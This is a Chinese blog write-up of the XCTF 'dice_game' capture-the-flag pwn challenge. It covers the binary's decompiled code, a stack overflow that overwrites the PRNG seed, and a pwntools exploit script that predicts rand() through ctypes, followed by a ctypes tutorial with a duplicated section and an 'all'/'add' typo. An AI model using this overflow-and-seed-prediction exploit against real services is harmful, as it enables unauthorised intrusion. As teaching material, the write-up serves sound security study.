攻防世界高手进阶区——dice_game

原创

coke_pwn 已于 2022-02-25 15:29:04 修改 794 收藏

分类专栏： XCTF 文章标签： pwn python unctf

于 2022-02-19 20:31:35 首次发布

本文链接：https://blog.csdn.net/weixin_62675330/article/details/123023419

攻防世界高手进阶区——dice_game

题目里面啥都没有。

一.分析文件

checksec

```
┌──(root💀kali)-[/home/…/桌面/ctf_workstation/Offensive and defensive world/dice_game]
└─# checksec --file=dice_game
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols        F
ORTIFY  Fortified       Fortifiable     FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols
 No     0               3               dice_game
```

CSDN @coke_pwn

只有栈溢出保护关闭了，其他都是开着的。

运行

```
┌──(root💀kali)-[/home/…/桌面/ctf_workstation/Offensive and defensive world/dice_game]
└─# ./dice_game
Welcome, let me know your name: kali
Hi, kali. Let's play a game.
Game 1/50
Give me the point(1~6): 2
You lost.
Bye bye!
```

CSDN @coke_pwn

可以看出是要猜数字，猜对50次。

ida逆向

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char buf[55]; // [rsp+0h] [rbp-50h] BYREF
  char v5; // [rsp+37h] [rbp-19h]
  ssize_t v6; // [rsp+38h] [rbp-18h]
  unsigned int seed[2]; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  memset(buf, 0, 0x30uLL);                      // 给buf赋值为0
  *(_QWORD *)seed = time(0LL);                  // 获取当前时间到1970年一月一日的秒数
  printf("Welcome, let me know your name: ");
  fflush(stdout);                               // 刷新输出缓冲区
  v6 = read(0, buf, 80uLL);                     // 从标准输入读入0x50个字节并将读到的字节数返回给v6
                                                // 存在栈溢出漏洞
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);                               // 伪随机数发生器
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_A20();                             // 关键！！！！！
    fflush(stdout);
    if ( v5 != 1 )
      break;
    if ( v5 )
    {
      if ( v8 == 50 )                           // 五十次全部正确即可得到flag
      {
        sub_B28(buf);
        break;
      }
      ++v8;
    }
  }
  puts("Bye bye!");
  return 0LL;
}
```

跟进一下sub_A20（）

```
__int64 sub_A20()
{
  __int16 v1; // [rsp+Ch] [rbp-4h] BYREF
  __int16 v2; // [rsp+Eh] [rbp-2h]

  printf("Give me the point(1~6): ");
  fflush(stdout);
  scanf("%hd", &v1);
  if ( v1 > 0 && v1 <= 6 )
  {
    v2 = rand() % 6 + 1;
    if ( v1 <= 0 || v1 > 6 || v2 <= 0 || v2 > 6 )
      _assert_fail("(point>=1 && point<=6) && (sPoint>=1 && sPoint<=6)", "dice_game.c", 0x18u, "dice_game");
    if ( v1 == v2 )
    {
      puts("You win.");
      return 1LL;
    }
    else
    {
      puts("You lost.");
      return 0LL;
    }
  }
  else
  {
    puts("Invalid value!");
    return 0LL;
  }
}
```

可以看出是要答对50次数字。


```
int __fastcall sub_B28(const char *a1)
{
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  FILE *stream; // [rsp+78h] [rbp-8h]

  printf("Congrats %s\n", a1);
  stream = fopen("flag", "r");
  fgets(s, 100, stream);
  puts(s);
  return fflush(stdout);
}
```

答对后就可以开启flag文件。

二，解题思路

1. 文件输入名字处存在栈溢出漏洞。



只需要覆盖0x40个字节就可以将seed覆盖。

覆盖seed后就可以将伪随机数生成器的种子给替换，

伪随机数生成器的种子一样生成的随机数是相同的。

（不同的动态链接库的rand函数算法可能不同，需要将文件给的so文件给用上）

再用python的**ctypes**模块实现即可。

三， exp

```
#coding=utf8
from pwn import *
from ctypes import * #导入c函数库模块，可以在python中实现对C语言函数的引用

sh = remote('111.200.241.244' ,50045)
libc = cdll.LoadLibrary("libc.so.6")#导入相应的动态链接库

payload = "a" * 0x40 + p64(0)#栈溢出文件，覆盖seed为0
sh.sendlineafter("name: ", payload)
# 构造答题的50个随机数
res = []   #数组声明
for i in range(50):
 res.append(libc.rand()%6+1)#导入随机数
print res
for point in res:
 sh.sendlineafter("point(1~6): ", str(point))
sh.interactive()
```

.dll，动态链接库英文为DLL，是Dynamic Link Library的缩写。DLL是一个包含可由多个程序，同时使用的代码数据的库

模块ctypes是Python内建的用于调用动态链接库函数的功能模块，一定程度上可以用于Python与其他语言的混合编程。由于编写动态链接库，使用C/C++是最常见的方式，故ctypes最常用于Python与C/C++混合编程之中。

ctypes 是 Python 的外部函数库。它提供了与 C 兼容的数据类型，并允许调用 DLL 或共享库中的函数。可使用该模块以纯 Python 形式对这些库进行封装。

ctypes导出了`cdll`对象，在Windows系统中还导出了`windll`和`oledll`对象用于载入动态连接库。通过操作这些对象的属性，你可以载入外部的动态链接库。`cdll`载入按标准的`cdecl`调用协议导出的函数，而`windll`导入的库按`stdcall`调用协议调用其中的函数。`oledll`也按`stdcall`调用协议调用其中的函数，并假定该函数返回的是`Windows HRESULT`错误 代码，并当函数调用失败时，自动根据该代码甩出一个`OSError`异常。

PS：关于ctypes引用一下大佬的解释

1 C函数的调用规定

C函数在调用过程中关于参数传递和压栈由多种规定，作为dll提供给其他程序调用时，必须明确并统一为同一种调用规定，否则会导致栈破坏，编译器负责具体实现调用规定，主要有以下几种调用规定

调用规定	声明	编译符号修饰	调用规则	说明
_stdcall	`__declspec(dllexport) int __stdcall fun(int a, int b)`	_fun@number	参数从右向左入栈，调用者压栈，被调者负责弹栈	win32 API默认调用规则
_cdecl	`__declspec(dllexport)int __cdecl fun(int a, int b)`	_fun	参数从右向左入栈，调用者负责压栈和弹栈	C/C++默认调用规则
_fastcall	`__declspec(dllexport)int __fastcall fun(int a, int b)`	@fun@number	寄存器和栈共同参数与参数传递	寄存器传参提高性能，难以跨平台

2 ctypes加载dll库接口

python下调用C库有多种方式，ctypes是其中一种比较方便的，调用时首先需要加载dll文件，根据C dll的调用规定不同需要使用不同接口，使用ctypes需要`import ctypes`库

- 对于stdcall的C dll

```
import ctypes
Objdll = ctypes.windll.LoadLibrary("dllpath") #接口1
Objdll = ctypes.WinDLL("dllpath") #接口2
```

> 以上两种接口都是可用的

- 对于cdecl的C dll

```
import ctypes
Objdll = ctypes.cdll.LoadLibrary("dllpath")
Objdll = ctypes.CDLL("dllpath")
```

对于简单的C函数，例如`int add(int a, int b)`， 此时就可以直接调用了，如

```
import ctypes
Objdll = ctypes.cdll.LoadLibrary("dllpath")
Objdll = ctypes.CDLL("dllpath")

c = Objdll.all(1,3)
print(c) # 4
```

> 上两种接口都是可用的

- 对于cdecl的C dll

```
import ctypes
Objdll = ctypes.cdll.LoadLibrary("dllpath")
Objdll = ctypes.CDLL("dllpath")
```

对于简单的C函数，例如`int add(int a, int b)`， 此时就可以直接调用了，如

```
import ctypes
Objdll = ctypes.cdll.LoadLibrary("dllpath")
Objdll = ctypes.CDLL("dllpath")

c = Objdll.all(1,3)
print(c) # 4
```